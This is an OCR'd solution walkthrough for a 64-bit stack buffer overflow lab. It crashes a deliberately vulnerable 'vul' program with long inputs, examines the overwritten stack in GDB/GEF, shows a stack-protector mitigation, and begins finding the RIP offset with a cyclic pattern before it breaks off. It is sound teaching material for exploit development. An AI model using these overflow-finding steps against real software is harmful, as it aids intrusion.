
Solutions 64bit Stack Overflow

Exercise 1: Writing a Vulnerable Program

Open Exercise 1 Folder.


Step 3: Analysing the Program

First Open terminal



Then input command

```
./vul $(python2 -c 'print "A"*519')
```




```
──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
─$ ./vul $(python2 -c 'print "A"*519')

──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
─$ 
```

Nothing happens here, no seg fault.

Step 4: Observing Buffer Overflow


```
./vul $(python2 -c 'print "A"*521')
```



```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ ./vul $(python2 -c 'print "A"*521')
zsh: segmentation fault  ./vul $(python2 -c 'print "A"*521')
```

We find when the program seg faults by using a bunch of A's .


Step 5: Debugging with GDB



```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ gdb vul
GNU gdb (Debian 13.2-1+b2) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.1
Reading symbols from vul...
(No debugging symbols found in vul)
gef➤  run $(python -c 'print("A"*600)')
Starting program: /home/kali/Desktop/64bit-stackoverflow/Exercise1/vul $(python -c 'pri

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Here we go into debugger and run the command to overflow the program.


Then Examine Stack and Registers



```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdb40:
 rip = 0x401164 in main; saved rip = 0x4141414141414141
 Arglist at 0x4141414141414141, args:
 Locals at 0x4141414141414141, Previous frame's sp is 0x7fffffffdb40
 Saved registers:
  rip at 0x7fffffffdb38
gef➤  x/64wx $rsp
0x7fffffffdb38: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb48: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb58: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb68: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb78: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb88: 0x00403e00      0x00000000      0xfbb8b22c      0x6e34a493
0x7fffffffdb98: 0xf5bcb22c      0x6e34b4d1      0x00000000      0x00000000
0x7fffffffdba8: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdbb8: 0xffffdc48      0x00007fff      0x00000002      0x00000000
0x7fffffffdbc8: 0x79e36100      0x8d033124      0xffffdc40      0x00007fff
0x7fffffffdbd8: 0xf7dedd45      0x00007fff      0x00401126      0x00000000
0x7fffffffdbe8: 0x00403e00      0x00000000      0xf7ffe2c0      0x00007fff
0x7fffffffdbf8: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc08: 0x00401040      0x00000000      0xffffdc40      0x00007fff
0x7fffffffdc18: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc28: 0x00401061      0x00000000      0xffffdc38      0x00007fff
gef➤  
```

Here we see the over written address, we get our NOP sled here for the next exercise.

Step 7: Mitigation Techniques




```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ gcc -fstack-protector -o secure_program vul.c

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ /secure_program $(python2 -c 'print "A"*600')
zsh: no such file or directory: /secure_program

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ ./secure_program $(python2 -c 'print "A"*600')
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./secure_program $(python2 -c 'print "A"*600')

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ 
```

Here we see the defence mechanism using Compiler Protections.

Exercise 2: Exploiting a 64-bit Stack-based Buffer Overflow

This is using Exercise 1's code. Don't need to change anything. It has already been compiled in Exercise 2's folder.


Step 2: Understanding the Memory Layout



```
(No debugging symbols found in vul)
gef➤   run $(python2 -c 'print("A"*550)')
Starting program: /home/kali/Desktop/64bit-stackoverflow/Exercise2/vul $(python2 -c 'print("A"*550)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0×0000000000401164 in main ()




[ Legend: Modified register | Code | Heap | Stack | String ]
────────────────────────────────────────────────────────────────────────────────── register
$rax   : 0×0
$rbx   : 0×00007fffffffdc78  →  0×00007fffffffdfea  →  "/home/kali/Desktop/64bit-stackoverflow/Exercise2/v[...]"
$rcx   : 0×0
$rdx   : 0×00007fffffffdb86  →  0×7fffffffdc780000
$rsp   : 0×00007fffffffdb68  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
$rbp   : 0×4141414141414141 ("AAAAAAAA"?)
$rsi   : 0×00007fffffffe248  →  "LORFGBG=15;0"
$rdi   : 0×00007fffffffd960  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$rip   : 0×0000000000401164  →  <main+003e> ret
$r8    : 0×fefefefefefefeff
$r9    : 0×ffff000000000000
$r10   : 0×00007ffff7dd50a0  →  0×0010001a00004368 ("hC"?)
$r11   : 0×00007ffff7e70800  →  <__strcpy_sse2+0000> mov rcx, rsi
$r12   : 0×0
$r13   : 0×00007fffffffdc90  →  0×00007fffffffe246  →  "COLORFGBG=15;0"
$r14   : 0×00007ffff7ffd000  →  0×00007ffff7ffe2c0  →  0×0000000000000000
$r15   : 0×0000000000403e00  →  0×00000000004010f0  →  <__do_global_dtors_aux+0000> endbr64
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
```


Here we intentionally crash the program. We need to get the RIP register to be over written which it isnt.

Step 3: Finding RIP Offset


in.txt
shellcode.txt
vul
vul.c
"in.txt" | 551 bytes | Plain text document
File Actions Edit View Help


```
$r12   : 0x0
$r13   : 0x00007fffffffdc90  →  0x00007fffffffe246  →  "COLORFGBG=15;0"
$r14   : 0x00007ffff7ffd000  →  0x00007ffff7ffe2c0  →  0x0000000000000000
$r15   : 0x0000000000403e00  →  0x00000000004010f0  →  <__do_global_dtors_aux+0000> endbr64
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffdb68│+0x0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"     ← $rsp
0x00007fffffffdb70│+0x0008: "AAAAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffdb78│+0x0010: "AAAAAAAAAAAAAAA"
0x00007fffffffdb80│+0x0018: 0x0000414141414141 ("AAAAAA"?)
0x00007fffffffdb88│+0x0020: 0x00007fffffffdc78  →  0x00007fffffffdfea  →  "/home/kali/Desktop/64bit-stackoverflow/Exerci
se2/v[ ... ]"
0x00007fffffffdb90│+0x0028: 0x00007fffffffdc78  →  0x00007fffffffdfea  →  "/home/kali/Desktop/64bit-stackoverflow/Exerci
se2/v[ ... ]"
0x00007fffffffdb98│+0x0030: 0xe8d89a751f440b3a
0x00007fffffffdba0│+0x0038: 0x0000000000000000
─────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
     0x401159 <main+0033>       call   0x401030 <strcpy@plt>
     0x40115e <main+0038>       mov    eax, 0x0
     0x401163 <main+003d>       leave
 →   0x401164 <main+003e>       ret
[!] Cannot disassemble from $PC
────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "vul", stopped 0x401164 in main (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x401164 → main()
───────────────────────────────────────────────────────────────────────────────────────────────────
gef➤  pattern create 550
[+] Generating a pattern of 550 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaa
paaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaaaaaabcaaaaaabdaaaaaabeaaaaaab
faaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaaaaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaab
uaaaaaabvaaaaaabwaaaaaabxaaaaaabyaaaaaabzaaaaaacbaaaaaaccaaaaaacdaaaaaaceaaaaaacfaaaaaacgaaaaaachaaaaaaciaaaaaacjaaaaaac
kaaaaaaclaaaaaacmaaaaaacnaaaaaacoaaaaaacpaaaaaacqaaaaaacraaaaaacsaaaaa
[+] Saved as '$_gef0'
gef➤  
```

Here we create a pattern and save it to in.txt




```
gef➤  run $(cat in.txt)
Starting program: /home/kali/Desktop/64bit-stackoverflow/Exercise2/vul $(cat in.txt)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401164 in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]
───────────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x0
$rbx   : 0x00007fffffffdc78  →  0x00007fffffffdfea  →  "/home/kali/Desktop/64bit-stackoverflow/Exercise2/v[ ... ]"
$rcx   : 0x0
$rdx   : 0x00007fffffffdb86  →  0x7fffffffdc780000
$rsp   : 0x00007fffffffdb68  →  "paaaaaacqaaaaaacraaaaaacsaaaaa"
$rbp   : 0x636161616161616f ("oaaaaaac"?)
$rsi   : 0x00007fffffffe248  →  "LORFGBG=15;0"
$rdi   : 0x00007fffffffd960  →  "aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaaga[ ... ]"
$rip   : 0x0000000000401164  →  <main+003e> ret
$r8    : 0xfefefefefefefeff
$r9    : 0xffff000000000000
$r10   : 0x00007ffff7dd50a0  →  0x0010001a00004368 ("hC"?)
$r11   : 0x00007ffff7e70800  →  <__strcpy_sse2+0000> mov rcx, rsi
$r12   : 0x0
$r13   : 0x00007fffffffdc90  →  0x00007fffffffe246  →  "COLORFGBG=15;0"
$r14   : 0x00007ffff7ffd000  →  0x00007ffff7ffe2c0  →  0x0000000000000000
$r15   : 0x0000000000403e00  →  0x00000000004010f0  →  <__do_global_dtors_aux+0000> endbr64
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
───────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffdb68│+0x0000: "paaaaaacqaaaaaacraaaaaacsaaaaa"      ← $rsp
0x00007fffffffdb70│+0x0008: "qaaaaaacraaaaaacsaaaaa"
0x00007fffffffdb78│+0x0010: "raaaaaacsaaaaa"
0x00007fffffffdb80│+0x0018: 0x0000616161616173 ("saaaaa"?)
```

Run the file through the command above. Here we see our pattern in the RSP register. Now we can find the offset



```
gef➤  x/wx $rsp
0x7fffffffdb68: 0x61616170
```

